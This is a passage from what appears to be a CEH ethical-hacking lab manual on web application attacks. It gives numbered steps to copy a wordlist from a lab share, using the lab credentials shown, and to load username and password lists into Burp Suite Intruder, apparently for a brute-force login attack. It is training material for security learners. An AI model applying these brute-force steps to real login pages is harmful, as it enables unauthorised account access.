


Figure 2.1.18: Selected payload values

33. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
34. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$wOrd**) and click **Connect**.
35. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.
36. Navigate to **CEHv11 Module 14 Hacking Web Applications** and copy the **Wordlist** folder.




Figure 2.1.19: Copy Wordlist folder

37. Paste the **Wordlist** folder into the **/home/attacker/Desktop** directory, as shown in the screenshot.




Figure 2.1.20: Paste Wordlist folder in the root directory

38. Switch back to the **Burp Suite** window.
39. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
40. Under the **Payload Options [Simple list]** section, click the **Load...** button.




Figure 2.1.21: Selected payload values

41. A file selection window appears; navigate to the location **/home/attacker/Desktop/Wordlist**, select the **username.txt** file, and click the **Open** button.




Figure 2.1.22: Select username.txt file

42. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.




Figure 2.1.23: username.txt file content

43. Similarly, load a password file for the payload set 2. To do so, under the **Payload Sets** section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.

44. Under the **Payload Options [Simple list]** section, click the **Load...** button.

